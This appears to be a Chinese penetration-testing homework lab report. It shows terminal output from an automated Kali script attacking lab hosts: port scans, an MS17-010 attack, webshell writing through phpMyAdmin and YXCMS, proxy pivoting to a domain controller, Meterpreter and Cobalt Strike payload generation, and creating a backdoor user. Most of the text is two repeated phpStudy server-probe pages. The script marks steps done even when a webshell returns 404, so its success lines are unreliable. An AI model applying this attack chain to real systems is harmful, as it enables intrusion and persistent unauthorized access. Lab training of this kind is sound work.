实验报告

┌──(root㉿kali)-[/opt]

└─# vim /opt/wsm2.sh

┌──(root㉿kali)-[/opt]

└─# chmod +x /opt/wsm2.sh

┌──(root㉿kali)-[/opt]

└─# /opt/wsm2.sh

==========

完整作业覆盖脚本

==========

目标: 192.168.3.100

域控: 192.168.52.138

工作目录: /tmp/full_homework_20251009_232211

==========

[+] === 信息收集阶段 ===

[*] 1. 端口扫描（对应作业 nmap 部分）...

Starting Nmap 7.94SVN (https://nmap.org) at 2025-10-09 23:22 EDT

Nmap scan report for 192.168.3.100

Host is up (0.0010s latency).

PORT STATE SERVICE

80/tcp open http

135/tcp open msrpc

139/tcp open netbios-ssn

445/tcp open microsoft-ds

3306/tcp open mysql

MAC Address: 00:0C:29:48:3A:6D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds

✅ 完成端口扫描

[*] 2. Web 目录扫描（对应作业 dirsearch 部分）...

[+] === MS17-010 永恒之蓝攻击 ===

[*] 1. 检测 MS17-010 漏洞...

Starting Nmap 7.94SVN (https://nmap.org) at 2025-10-09 23:22 EDT

Nmap scan report for 192.168.3.100

Host is up (0.00039s latency).

PORT   STATE SERVICE

445/tcp open microsoft-ds

MAC Address: 00:0C:29:48:3A:6D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 15.37 seconds

[*] 2. 启动 MS17-010 攻击...

✅ MS17-010 攻击已启动

[*] 3. 检查会话...

[+] === PhpMyAdmin 攻击 ===

[*] 1. 登录 PhpMyAdmin...

✅ PhpMyAdmin 可访问

[*] 2. MySQL 通用日志 Getshell（对应作业第 14-15 页）...

✅ MySQL 日志 Getshell 方法已准备

[*] 3. 测试 WebShell 访问...

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">

<html><head>

<title>404 Not Found</title>

</head><body>

<h1>Not Found</h1>

The requested URL /pma_shell.php was not found on this server.

</body></html>

✅ WebShell 可能已写入

[+] === YXCMS 攻击 ===

[*] 1. 访问 YXCMS 后台...

[*] 2. 准备一句话木马...

✅ 一句话木马已准备

[*] 3. 测试 YXCMS WebShell...

✅ YXCMS WebShell 测试

[+] === 横向移动准备 ===

[*] 1. 内网信息收集...

✅ 横向移动配置已准备

[*] 2. 代理设置...

✅ 代理配置已添加

[*] 3. 内网域控扫描...

✅ 域控扫描进行中

[+] === 生成 Payload ===

[*] 1. 生成 Meterpreter Payload...

[proxychains] config file found: /etc/proxychains4.conf

[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4

[proxychains] DLL init: proxychains-ng 4.17

Starting Nmap 7.94SVN (https://nmap.org) at 2025-10-10 01:35 EDT

[proxychains] Strict chain ... 127.0.0.1:9050 ... timeout

[proxychains] Strict chain ... 127.0.0.1:9050 ... timeout

[proxychains] Strict chain ... 127.0.0.1:9050 ... timeout

[proxychains] Strict chain ... 127.0.0.1:9050 ... timeout

Nmap scan report for 192.168.52.138

Host is up (0.00085s latency).

PORT STATE SERVICE

80/tcp closed http

139/tcp closed netbios-ssn

445/tcp closed microsoft-ds

3389/tcp closed ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 1.21 seconds

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload

[-] No arch selected, selecting arch: x86 from the payload

No encoder specified, outputting raw payload

Payload size: 354 bytes

Final size of exe file: 73802 bytes

Saved as: meterpreter.exe

[*] 2. 生成 Cobalt Strike Payload...

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload

[-] No arch selected, selecting arch: x64 from the payload

No encoder specified, outputting raw payload

Payload size: 510 bytes

Final size of exe file: 7168 bytes

Saved as: cobalt_strike.exe

[*] 3. 生成 WebShell...

✅ 所有 Payload 生成完成

[+] === 创建后门用户 ===

[*] 通过命令注入创建用户...

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

<head>

<title>phpStudy 探针 2014 </title>

<meta http-equiv="X-UA-Compatible" content="IE=EmulateIE7" />

<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />

<style type="text/css">

<!--

* {font-family: Tahoma, "Microsoft Yahei", Arial; }

body{text-align: center; margin: 0 auto; padding: 0; background-color:#FFFFFF;font-size:12px;font-family:Tahoma, Arial}

h1 {font-size: 26px; font-weight: normal; padding: 0; margin: 0; color: #444444;}

h1 small {font-size: 11px; font-family: Tahoma; font-weight: bold; }

a{color: #000000; text-decoration:none;}

a.black{color: #000000; text-decoration:none;}

b{color: #999999;}

table{clear:both;padding: 0; margin: 0 0 10px;border-collapse:collapse; border-spacing: 0;}

th{padding: 3px 6px; font-weight:bold;background:#3066a6;color:#FFFFFF;border:1px solid #3066a6; text-align:left;}

.th_1{padding: 3px 6px; font-weight:bold;background:#666699;color:#FFFFFF;border:1px solid #3066a6; text-align:left;}

tr{padding: 0; background:#F7F7F7;}

td{padding: 3px 6px; border:1px solid #CCCCCC;}

input{padding: 2px; background: #FFFFFF; border-top:1px solid #666666; border-left:1px solid #666666; border-right:1px solid #CCCCCC; border-bottom:1px solid #CCCCCC; font-size:12px}

input.btn{font-weight: bold; height: 20px; line-height: 20px; padding: 0 6px; color:#666666; background: #f2f2f2; border:1px solid #999;font-size:12px}

.bar {border:1px solid #999999; background:#FFFFFF; height:5px; font-size:2px; width:89%; margin:2px 0 5px 0;padding:1px;overflow: hidden;}

.bar_1 {border:1px dotted #999999; background:#FFFFFF; height:5px; font-size:2px; width:89%; margin:2px 0 5px 0;padding:1px;overflow: hidden;}

.barli_red{background:#ff6600; height:5px; margin:0px; padding:0;}

.barli_blue{background:#0099FF; height:5px; margin:0px; padding:0;}

.barli_green{background:#36b52a; height:5px; margin:0px; padding:0;}

.barli_1{background:#999999; height:5px; margin:0px; padding:0;}

.barli{background:#36b52a; height:5px; margin:0px; padding:0;}

#page {width: 920px; padding: 0 20px; margin: 0 auto; text-align: left;}

#header{position: relative; padding: 10px;}

#footer {padding: 15px 15px; text-align: left; font-size: 12px; font-family: Tahoma, Verdana;line-height:16px}

#lnmplink {position: absolute; top: 20px; left: 200px; text-align: right; font-weight: bold; color: #06C;}

#lnmplink a {color: #0000FF; text-decoration: underline;}

#lnmplink2 {position: absolute; top: 20px; right: 80px; text-align: right; font-weight:

```
bold; color: #06C;}
#lnmplink2 a {color: #0000FF; text-decoration: underline;}
.w_small{font-family: Courier New;}
.w_number{color: #f800fe;}
.sudu {padding: 0; background:#5dafd1; }
.suduk { margin:0px; padding:0;}
.resNo{color: #FF0000;}
.word{word-break:break-all;}
-->
</style>

</head>
<body>

<div id="page">
    <div id="header">
        <h1>phpStudy  探针</h1>
          <div id="lnmplink">for <a href="http://www.phpstudy.net/"
target="_blank">phpStudy 2014</a></div>
          <div id="lnmplink2">not <a href="http://www.phpstudy.net/a.php/192.html"
target="_blank">不想显示  phpStudy  探针</a></div>
    </div>

<!--服务器相关参数-->
<table width="100%" cellpadding="3" cellspacing="0">
  <tr><th colspan="4">服务器参数</th></tr>
  <tr>
```

<td>服务器域名/IP 地址</td>

<td colspan="3">192.168.3.100(192.168.3.100)</td>

</tr>

<tr>

<td>服务器标识</td>

<td colspan="3">Windows NT STU1 6.1 build 7601 (Windows 7 Business Edition Service Pack 1) i586</td>

</tr>

<tr>

<td width="13%">服务器操作系统</td>

<td width="37%">Windows 内核版本：NT</td>

<td width="13%">服务器解译引擎</td>

<td width="37%">Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45</td>

</tr>

<tr>

<td>服务器语言</td>

<td></td>

<td>服务器端口</td>

<td>80</td>

</tr>

<tr>

<td>服务器主机名</td>

<td>STU1</td>

<td>绝对路径</td>

<td>C:/phpStudy/WWW</td>

</tr>

<tr>

<td>管理员邮箱</td>

<td>admin@phpStudy.net</td>

<td>探针路径</td>

<td>C:/phpStudy/WWW/l.php</td>

</tr>

</table>

<table width="100%" cellpadding="3" cellspacing="0" align="center">

<tr>

<th colspan="4">PHP 已编译模块检测</th>

</tr>

<tr>

<td colspan="4">

Core bcmath calendar ctype date ereg filter ftp hash iconv json mcrypt SPL
odbc pcre Reflection session standard mysqlnd tokenizer zip zlib libxml dom PDO bz2
SimpleXML wddx xml xmlreader xmlwriter apache2handler Phar curl com_dotnet gd mbstring mysql mysqli
pdo_mysql pdo_sqlite sqlite3 xmlrpc xsl mhash

</td>

</tr>

```
</table>
<table width="100%" cellpadding="3" cellspacing="0" align="center">
  <tr><th colspan="4">PHP 相关参数</th></tr>
  <tr>
    <td width="32%">PHP 信息（phpinfo）：</td>
    <td width="18%">
                        <a href='/l.php?act=phpinfo' target='_blank'>PHPINFO</a>
</td>
    <td width="32%">PHP 版本（php_version）：</td>
    <td width="18%">5.4.45</td>
  </tr>
  <tr>
    <td>PHP 运行方式：</td>
    <td>APACHE2HANDLER</td>
    <td>脚本占用最大内存（memory_limit）：</td>
    <td>128M</td>
  </tr>
  <tr>
    <td>PHP 安全模式（safe_mode）：</td>
    <td><font color="red">×</font></td>
    <td>POST 方法提交最大限制（post_max_size）：</td>
    <td>8M</td>
  </tr>
  <tr>
    <td>上传文件最大限制（upload_max_filesize）：</td>
    <td>2M</td>
    <td>浮点型数据显示的有效位数（precision）：</td>
```

```
    <td>14</td>
  </tr>
  <tr>
    <td>脚本超时时间（max_execution_time）：</td>
    <td>30 秒</td>
    <td>socket 超时时间（default_socket_timeout）：</td>
    <td>60 秒</td>
  </tr>
  <tr>
    <td>PHP 页面根目录（doc_root）：</td>
    <td><font color="red">×</font></td>
    <td>用户根目录（user_dir）：</td>
    <td><font color="red">×</font></td>
  </tr>
  <tr>
    <td>dl()函数（enable_dl）：</td>
    <td><font color="red">×</font></td>
    <td>指定包含文件目录（include_path）：</td>
    <td><font color="red">×</font></td>
  </tr>
  <tr>
    <td>显示错误信息（display_errors）：</td>
    <td><font color="green"> √ </font></td>
    <td>自定义全局变量（register_globals）：</td>
    <td><font color="red">×</font></td>
  </tr>
  <tr>
```

<td>数据反斜杠转义（magic_quotes_gpc）：</td>

<td>×</td>

<td>"<?...?>"短标签（short_open_tag）：</td>

<td>×</td>

</tr>

<tr>

<td>"<% %>"ASP 风格标记（asp_tags）：</td>

<td>×</td>

<td>忽略重复错误信息（ignore_repeated_errors）：</td>

<td>×</td>

</tr>

<tr>

<td>忽略重复的错误源（ignore_repeated_source）：</td>

<td>×</td>

<td>报告内存泄漏（report_memleaks）：</td>

<td> √ </td>

</tr>

<tr>

<td>自动字符串转义（magic_quotes_gpc）：</td>

<td>×</td>

<td>外部字符串自动转义（magic_quotes_runtime）：</td>

<td>×</td>

</tr>

<tr>

<td>打开远程文件（allow_url_fopen）：</td>

<td> √ </td>

<td>声明 argv 和 argc 变量（register_argc_argv）：</td>

```
    <td><font color="red">×</font></td>
  </tr>
  <tr>
    <td>Cookie 支持：</td>
    <td><font color="green">√</font></td>
    <td>拼写检查（ASpell Library）：</td>
    <td><font color="red">×</font></td>
  </tr>
  <tr>
    <td>高精度数学运算（BCMath）：</td>
    <td><font color="green">√</font></td>
    <td>PREL 相容语法（PCRE）：</td>
    <td><font color="green">√</font></td>
  <tr>
    <td>PDF 文档支持：</td>
    <td><font color="red">×</font></td>
    <td>SNMP 网络管理协议：</td>
    <td><font color="red">×</font></td>
  </tr>
  <tr>
    <td>VMailMgr 邮件处理：</td>
    <td><font color="red">×</font></td>
    <td>Curl 支持：</td>
    <td><font color="green">√</font></td>
  </tr>
  <tr>
    <td>SMTP 支持：</td>
```

```
    <td><font color="green"> √ </font></td>
    <td>SMTP 地址：</td>
    <td>localhost</td>
  </tr>
        <tr>
            <td>默认支持函数（enable_functions）：</td>
            <td colspan="3"><a href='/l.php?act=Function' target='_blank' class='static'>请点这里查看详细！</a></td>
        </tr>
        <tr>
            <td>被禁用的函数（disable_functions）：</td>
            <td colspan="3" class="word">
<font color=red>×</font>                    </td>
        </tr>
</table>
<!--组件信息-->
<table width="100%" cellpadding="3" cellspacing="0" align="center">
  <tr><th colspan="4" >组件支持</th></tr>
  <tr>
    <td width="32%">FTP 支持：</td>
    <td width="18%"><font color="green"> √ </font></td>
    <td width="32%">XML 解析支持：</td>
    <td width="18%"><font color="green"> √ </font></td>
  </tr>
  <tr>
    <td>Session 支持：</td>
    <td><font color="green"> √ </font></td>
```

<td>Socket 支持：</td>

<td>×</td>

</tr>

<tr>

<td>Calendar 支持</td>

<td> √ 　　</td>

<td>允许 URL 打开文件：</td>

<td> √ </td>

</tr>

<tr>

<td>GD 库支持：</td>

<td>

bundled (2.1.0 compatible)</td>

<td>压缩文件支持(Zlib)：</td>

<td> √ </td>

</tr>

<tr>

<td>IMAP 电子邮件系统函数库：</td>

<td>×</td>

<td>历法运算函数库：</td>

<td> √ </td>

</tr>

<tr>

<td>正则表达式函数库：</td>

<td> √ </td>

<td>WDDX 支持：</td>

<td> √ </td>

```
    </tr>
    <tr>
      <td>Iconv 编码转换：</td>
      <td><font color="green"> √ </font></td>
      <td>mbstring：</td>
      <td><font color="green"> √ </font></td>
    </tr>
    <tr>
      <td>高精度数学运算：</td>
      <td><font color="green"> √ </font></td>
      <td>LDAP 目录协议：</td>
      <td><font color="red">×</font></td>
    </tr>
    <tr>
      <td>MCrypt 加密处理：</td>
      <td><font color="green"> √ </font></td>
      <td>哈稀计算：</td>
      <td><font color="green"> √ </font></td>
    </tr>
</table>

<!--第三方组件信息-->
<table width="100%" cellpadding="3" cellspacing="0" align="center">
    <tr><th colspan="4" >第三方组件</th></tr>
    <tr>
      <td width="32%">Zend 版本</td>
      <td width="18%">2.4.0</td>
```

```
    <td width="32%">
ZendGuardLoader[启用]    </td>
    <td width="18%"><font color=red>×</font></td>
  </tr>
  <tr>
    <td>eAccelerator</td>
    <td><font color=red>×</font></td>
    <td>ioncube</td>
    <td><font color=red>×</font></td>
  </tr>
  <tr>
    <td>XCache</td>
    <td><font color=red>×</font></td>
    <td>APC</td>
    <td><font color=red>×</font></td>
  </tr>
</table>

<!--数据库支持-->
<table width="100%" cellpadding="3" cellspacing="0" align="center">
  <tr><th colspan="4">数据库支持</th></tr>
  <tr>
    <td width="32%">MySQL 数据库：</td>
    <td width="18%"><font color="green"> √ </font>            </td>
    <td width="32%">ODBC 数据库：</td>
    <td width="18%"><font color="green"> √ </font></td>
  </tr>
```

```
<tr>
  <td>Oracle 数据库：</td>
  <td><font color="red">×</font></td>
  <td>SQL Server 数据库：</td>
  <td><font color="red">×</font></td>
</tr>
<tr>
  <td>dBASE 数据库：</td>
  <td><font color="red">×</font></td>
  <td>mSQL 数据库：</td>
  <td><font color="red">×</font></td>
</tr>
<tr>
  <td>SQLite 数据库：</td>
  <td><font color=green> √ </font>  SQLite3  Ver 3.8.10.2</td>
  <td>Hyperwave 数据库：</td>
  <td><font color="red">×</font></td>
</tr>
<tr>
  <td>Postgre SQL 数据库：</td>
  <td><font color="red">×</font></td>
  <td>Informix 数据库：</td>
  <td><font color="red">×</font></td>
</tr>
<tr>
  <td>DBA 数据库：</td>
  <td><font color="red">×</font></td>
```

```
    <td>DBM 数据库：</td>
    <td><font color="red">×</font></td>
  </tr>
  <tr>
    <td>FilePro 数据库：</td>
    <td><font color="red">×</font></td>
    <td>SyBase 数据库：</td>
    <td><font color="red">×</font></td>
  </tr>
</table>

<form action="/l.php#bottom" method="post">
<!--MySQL 数据库连接检测-->
<table width="100%" cellpadding="3" cellspacing="0" align="center">
        <tr><th colspan="3">MySQL 数据库连接检测</th></tr>
  <tr>
    <td width="15%"></td>
    <td width="60%">
      地址：<input type="text" name="host" value="localhost" size="10" />
      端口：<input type="text" name="port" value="3306" size="10" />
      用户名：<input type="text" name="login" size="10" />
      密码：<input type="password" name="password" size="10" />
    </td>
    <td width="25%">
      <input class="btn" type="submit" name="act" value="MySQL 检测" />
    </td>
  </tr>
```

```
</table>
  <!--函数检测-->
<table width="100%" cellpadding="3" cellspacing="0" align="center">
          <tr><th colspan="3">函数检测</th></tr>
  <tr>
    <td width="15%"></td>
    <td width="60%">
      请输入您要检测的函数:
      <input type="text" name="funName" size="50" />
    </td>
    <td width="25%">
      <input class="btn" type="submit" name="act" align="right" value="函数检测"
/>
    </td>
  </tr>
  </table>

</form>

<div id="footer">
<p>　　phpStudy 集成最新的
Apache+Nginx+IIS+Lighttpd+PHP+MySQL+phpMyAdmin+SQL-Front+Zend Loader，一次性安装，无须配置即可使用，是非常方便、好用的 PHP 调试环境。该程序绿色小巧简易迷你，有专门的控制面板。总之学习 PHP 只需一个包。对学习 PHP 的新手来说，WINDOWS 下环境配置是一件很困难的事；对老手来说也是一件烦琐的事。因此无论你是新手还是老手，该程序包都是一个不错的选择。
本程序纯绿色使用完全免费，自由复制传播。版权所有 <a
href="http://www.phpstudy.net/" target="_blank">www.phpstudy.net</a></p>
```

</body>

</html>

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

<head>

<title>phpStudy 探针 2014 </title>

<meta http-equiv="X-UA-Compatible" content="IE=EmulateIE7" />

<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />

<style type="text/css">

<!--

* {font-family: Tahoma, "Microsoft Yahei", Arial; }

body{text-align: center; margin: 0 auto; padding: 0; background-color:#FFFFFF;font-size:12px;font-family:Tahoma, Arial}

h1 {font-size: 26px; font-weight: normal; padding: 0; margin: 0; color: #444444;}

h1 small {font-size: 11px; font-family: Tahoma; font-weight: bold; }

a{color: #000000; text-decoration:none;}

a.black{color: #000000; text-decoration:none;}

b{color: #999999;}

table{clear:both;padding: 0; margin: 0 0 10px;border-collapse:collapse; border-spacing: 0;}

th{padding: 3px 6px; font-weight:bold;background:#3066a6;color:#FFFFFF;border:1px solid #3066a6; text-align:left;}

.th_1{padding: 3px 6px; font-

weight:bold;background:#666699;color:#FFFFFF;border:1px solid #3066a6; text-align:left;}

tr{padding: 0; background:#F7F7F7;}

td{padding: 3px 6px; border:1px solid #CCCCCC;}

input{padding: 2px; background: #FFFFFF; border-top:1px solid #666666; border-left:1px solid #666666; border-right:1px solid #CCCCCC; border-bottom:1px solid #CCCCCC; font-size:12px}

input.btn{font-weight: bold; height: 20px; line-height: 20px; padding: 0 6px; color:#666666; background: #f2f2f2; border:1px solid #999;font-size:12px}

.bar {border:1px solid #999999; background:#FFFFFF; height:5px; font-size:2px; width:89%; margin:2px 0 5px 0;padding:1px;overflow: hidden;}

.bar_1 {border:1px dotted #999999; background:#FFFFFF; height:5px; font-size:2px; width:89%; margin:2px 0 5px 0;padding:1px;overflow: hidden;}

.barli_red{background:#ff6600; height:5px; margin:0px; padding:0;}

.barli_blue{background:#0099FF; height:5px; margin:0px; padding:0;}

.barli_green{background:#36b52a; height:5px; margin:0px; padding:0;}

.barli_1{background:#999999; height:5px; margin:0px; padding:0;}

.barli{background:#36b52a; height:5px; margin:0px; padding:0;}

#page {width: 920px; padding: 0 20px; margin: 0 auto; text-align: left;}

#header{position: relative; padding: 10px;}

#footer {padding: 15px 15px; text-align: left; font-size: 12px; font-family: Tahoma, Verdana;line-height:16px}

#lnmplink {position: absolute; top: 20px; left: 200px; text-align: right; font-weight: bold; color: #06C;}

#lnmplink a {color: #0000FF; text-decoration: underline;}

#lnmplink2 {position: absolute; top: 20px; right: 80px; text-align: right; font-weight: bold; color: #06C;}

#lnmplink2 a {color: #0000FF; text-decoration: underline;}

```
.w_small{font-family: Courier New;}
.w_number{color: #f800fe;}
.sudu {padding: 0; background:#5dafd1; }
.suduk { margin:0px; padding:0;}
.resNo{color: #FF0000;}
.word{word-break:break-all;}
-->
</style>

</head>
<body>

<div id="page">
    <div id="header">
        <h1>phpStudy 探针</h1>
        <div id="lnmplink">for <a href="http://www.phpstudy.net/" target="_blank">phpStudy 2014</a></div>
        <div id="lnmplink2">not <a href="http://www.phpstudy.net/a.php/192.html" target="_blank">不想显示 phpStudy 探针</a></div>
    </div>

<!--服务器相关参数-->
<table width="100%" cellpadding="3" cellspacing="0">
  <tr><th colspan="4">服务器参数</th></tr>
  <tr>
    <td>服务器域名/IP 地址</td>
    <td colspan="3">192.168.3.100(192.168.3.100)</td>
```

</tr>

<tr>

<td>服务器标识</td>

<td colspan="3">Windows NT STU1 6.1 build 7601 (Windows 7 Business Edition Service Pack 1) i586</td>

</tr>

<tr>

<td width="13%">服务器操作系统</td>

<td width="37%">Windows 内核版本：NT</td>

<td width="13%">服务器解译引擎</td>

<td width="37%">Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45</td>

</tr>

<tr>

<td>服务器语言</td>

<td></td>

<td>服务器端口</td>

<td>80</td>

</tr>

<tr>

<td>服务器主机名</td>

<td>STU1</td>

<td>绝对路径</td>

<td>C:/phpStudy/WWW</td>

</tr>

<tr>

<td>管理员邮箱</td>

<td>admin@phpStudy.net</td>

<td>探针路径</td>

<td>C:/phpStudy/WWW/l.php</td>

</tr>

</table>

<table width="100%" cellpadding="3" cellspacing="0" align="center">

<tr>

<th colspan="4">PHP 已编译模块检测</th>

</tr>

<tr>

<td colspan="4">

Core bcmath calendar ctype date ereg filter ftp hash iconv json mcrypt SPL
odbc pcre Reflection session standard mysqlnd tokenizer zip zlib libxml dom PDO bz2
SimpleXML wddx xml xmlreader xmlwriter apache2handler Phar curl com_dotnet gd mbstring mysql mysqli
pdo_mysql pdo_sqlite sqlite3 xmlrpc xsl mhash

</td>

</tr>

</table>

<table width="100%" cellpadding="3" cellspacing="0" align="center">

```
<tr><th colspan="4">PHP 相关参数</th></tr>
<tr>
<td width="32%">PHP 信息（phpinfo）：</td>
<td width="18%">
<a href='/l.php?act=phpinfo' target='_blank'>PHPINFO</a>
</td>
<td width="32%">PHP 版本（php_version）：</td>
<td width="18%">5.4.45</td>
</tr>
<tr>
<td>PHP 运行方式：</td>
<td>APACHE2HANDLER</td>
<td>脚本占用最大内存（memory_limit）：</td>
<td>128M</td>
</tr>
<tr>
<td>PHP 安全模式（safe_mode）：</td>
<td><font color="red">×</font></td>
<td>POST 方法提交最大限制（post_max_size）：</td>
<td>8M</td>
</tr>
<tr>
<td>上传文件最大限制（upload_max_filesize）：</td>
<td>2M</td>
<td>浮点型数据显示的有效位数（precision）：</td>
<td>14</td>
</tr>
```

<tr>
<td>脚本超时时间（max_execution_time）：</td>
<td>30 秒</td>
<td>socket 超时时间（default_socket_timeout）：</td>
<td>60 秒</td>
</tr>
<tr>
<td>PHP 页面根目录（doc_root）：</td>
<td>×</td>
<td>用户根目录（user_dir）：</td>
<td>×</td>
</tr>
<tr>
<td>dl()函数（enable_dl）：</td>
<td>×</td>
<td>指定包含文件目录（include_path）：</td>
<td>×</td>
</tr>
<tr>
<td>显示错误信息（display_errors）：</td>
<td> √ </td>
<td>自定义全局变量（register_globals）：</td>
<td>×</td>
</tr>
<tr>
<td>数据反斜杠转义（magic_quotes_gpc）：</td>
<td>×</td>

<td>"<?...?>"短标签（short_open_tag）： </td>

<td>×</td>

</tr>

<tr>

<td>"<% %>"ASP 风格标记（asp_tags）： </td>

<td>×</td>

<td>忽略重复错误信息（ignore_repeated_errors）： </td>

<td>×</td>

</tr>

<tr>

<td>忽略重复的错误源（ignore_repeated_source）： </td>

<td>×</td>

<td>报告内存泄漏（report_memleaks）： </td>

<td> √ </td>

</tr>

<tr>

<td>自动字符串转义（magic_quotes_gpc）： </td>

<td>×</td>

<td>外部字符串自动转义（magic_quotes_runtime）： </td>

<td>×</td>

</tr>

<tr>

<td>打开远程文件（allow_url_fopen）： </td>

<td> √ </td>

<td>声明 argv 和 argc 变量（register_argc_argv）： </td>

<td>×</td>

</tr>

<tr>
<td>Cookie 支持：</td>
<td> √ </td>
<td>拼写检查（ASpell Library）：</td>
<td>×</td>
</tr>
<tr>
<td>高精度数学运算（BCMath）：</td>
<td> √ </td>
<td>PREL 相容语法（PCRE）：</td>
<td> √ </td>
<tr>
<td>PDF 文档支持：</td>
<td>×</td>
<td>SNMP 网络管理协议：</td>
<td>×</td>
</tr>
<tr>
<td>VMailMgr 邮件处理：</td>
<td>×</td>
<td>Curl 支持：</td>
<td> √ </td>
</tr>
<tr>
<td>SMTP 支持：</td>
<td> √ </td>
<td>SMTP 地址：</td>

```
    <td>localhost</td>
  </tr>
        <tr>
            <td>默认支持函数（enable_functions）：</td>
            <td colspan="3"><a href='/l.php?act=Function' target='_blank' class='static'>请点这里查看详细！</a></td>
        </tr>
        <tr>
            <td>被禁用的函数（disable_functions）：</td>
            <td colspan="3" class="word">
<font color=red>×</font>                    </td>
        </tr>
</table>
<!--组件信息-->
<table width="100%" cellpadding="3" cellspacing="0" align="center">
  <tr><th colspan="4" >组件支持</th></tr>
  <tr>
    <td width="32%">FTP 支持：</td>
    <td width="18%"><font color="green"> √ </font></td>
    <td width="32%">XML 解析支持：</td>
    <td width="18%"><font color="green"> √ </font></td>
  </tr>
  <tr>
    <td>Session 支持：</td>
    <td><font color="green"> √ </font></td>
    <td>Socket 支持：</td>
    <td><font color="red">×</font></td>
```

```
</tr>
<tr>
  <td>Calendar 支持</td>
  <td><font color="green"> √ </font>       </td>
  <td>允许 URL 打开文件：</td>
  <td><font color="green"> √ </font></td>
</tr>
<tr>
  <td>GD 库支持：</td>
  <td>
  bundled (2.1.0 compatible)</td>
  <td>压缩文件支持(Zlib)：</td>
  <td><font color="green"> √ </font></td>
</tr>
<tr>
  <td>IMAP 电子邮件系统函数库：</td>
  <td><font color="red">×</font></td>
  <td>历法运算函数库：</td>
  <td><font color="green"> √ </font></td>
</tr>
<tr>
  <td>正则表达式函数库：</td>
  <td><font color="green"> √ </font></td>
  <td>WDDX 支持：</td>
  <td><font color="green"> √ </font></td>
</tr>
<tr>
```

```
        <td>Iconv 编码转换：</td>
        <td><font color="green"> √ </font></td>
        <td>mbstring：</td>
        <td><font color="green"> √ </font></td>
    </tr>
    <tr>
        <td>高精度数学运算：</td>
        <td><font color="green"> √ </font></td>
        <td>LDAP 目录协议：</td>
        <td><font color="red">×</font></td>
    </tr>
    <tr>
        <td>MCrypt 加密处理：</td>
        <td><font color="green"> √ </font></td>
        <td>哈稀计算：</td>
        <td><font color="green"> √ </font></td>
    </tr>
</table>

<!--第三方组件信息-->
<table width="100%" cellpadding="3" cellspacing="0" align="center">
    <tr><th colspan="4" >第三方组件</th></tr>
    <tr>
        <td width="32%">Zend 版本</td>
        <td width="18%">2.4.0</td>
        <td width="32%">
ZendGuardLoader[启用]     </td>
```

```
    <td width="18%"><font color=red>×</font></td>
  </tr>
  <tr>
    <td>eAccelerator</td>
    <td><font color=red>×</font></td>
    <td>ioncube</td>
    <td><font color=red>×</font></td>
  </tr>
  <tr>
    <td>XCache</td>
    <td><font color=red>×</font></td>
    <td>APC</td>
    <td><font color=red>×</font></td>
  </tr>
</table>

<!--数据库支持-->
<table width="100%" cellpadding="3" cellspacing="0" align="center">
  <tr><th colspan="4">数据库支持</th></tr>
  <tr>
    <td width="32%">MySQL 数据库：</td>
    <td width="18%"><font color="green"> √ </font>              </td>
    <td width="32%">ODBC 数据库：</td>
    <td width="18%"><font color="green"> √ </font></td>
  </tr>
  <tr>
    <td>Oracle 数据库：</td>
```

```
    <td><font color="red">×</font></td>
    <td>SQL Server 数据库：</td>
    <td><font color="red">×</font></td>
</tr>
<tr>
    <td>dBASE 数据库：</td>
    <td><font color="red">×</font></td>
    <td>mSQL 数据库：</td>
    <td><font color="red">×</font></td>
</tr>
<tr>
    <td>SQLite 数据库：</td>
    <td><font color=green> √ </font>  SQLite3  Ver 3.8.10.2</td>
    <td>Hyperwave 数据库：</td>
    <td><font color="red">×</font></td>
</tr>
<tr>
    <td>Postgre SQL 数据库：</td>
    <td><font color="red">×</font></td>
    <td>Informix 数据库：</td>
    <td><font color="red">×</font></td>
</tr>
<tr>
    <td>DBA 数据库：</td>
    <td><font color="red">×</font></td>
    <td>DBM 数据库：</td>
    <td><font color="red">×</font></td>
```

```
  </tr>
  <tr>
    <td>FilePro 数据库：</td>
    <td><font color="red">×</font></td>
    <td>SyBase 数据库：</td>
    <td><font color="red">×</font></td>
  </tr>
</table>

<form action="/l.php#bottom" method="post">
<!--MySQL 数据库连接检测-->
<table width="100%" cellpadding="3" cellspacing="0" align="center">
        <tr><th colspan="3">MySQL 数据库连接检测</th></tr>
  <tr>
    <td width="15%"></td>
    <td width="60%">
      地址：<input type="text" name="host" value="localhost" size="10" />
      端口：<input type="text" name="port" value="3306" size="10" />
      用户名：<input type="text" name="login" size="10" />
      密码：<input type="password" name="password" size="10" />
    </td>
    <td width="25%">
      <input class="btn" type="submit" name="act" value="MySQL 检测" />
    </td>
  </tr>
</table>
  <!--函数检测-->
```

<table width="100%" cellpadding="3" cellspacing="0" align="center">

<tr><th colspan="3">函数检测</th></tr>

<tr>

<td width="15%"></td>

<td width="60%">

请输入您要检测的函数:

<input type="text" name="funName" size="50" />

</td>

<td width="25%">

<input class="btn" type="submit" name="act" align="right" value="函数检测" />

</td>

</tr>

</table>

</form>

 phpStudy 集成最新的 Apache+Nginx+IIS+Lighttpd+PHP+MySQL+phpMyAdmin+SQL-Front+Zend Loader，一次性安装，无须配置即可使用，是非常方便、好用的 PHP 调试环境。该程序绿色小巧简易迷你，有专门的控制面板。总之学习 PHP 只需一个包。对学习 PHP 的新手来说，WINDOWS 下环境配置是一件很困难的事；对老手来说也是一件烦琐的事。因此无论你是新手还是老手，该程序包都是一个不错的选择。

本程序纯绿色使用完全免费，自由复制传播。版权所有 www.phpstudy.net

</body>

</html>✅ 后门用户创建命令已执行

[+] === 生成作业报告 ===

[✓] 作业报告已生成: HOMEWORK_REPORT.md

[+] === 作业完成情况总结 ===

✅ 已完成项目:

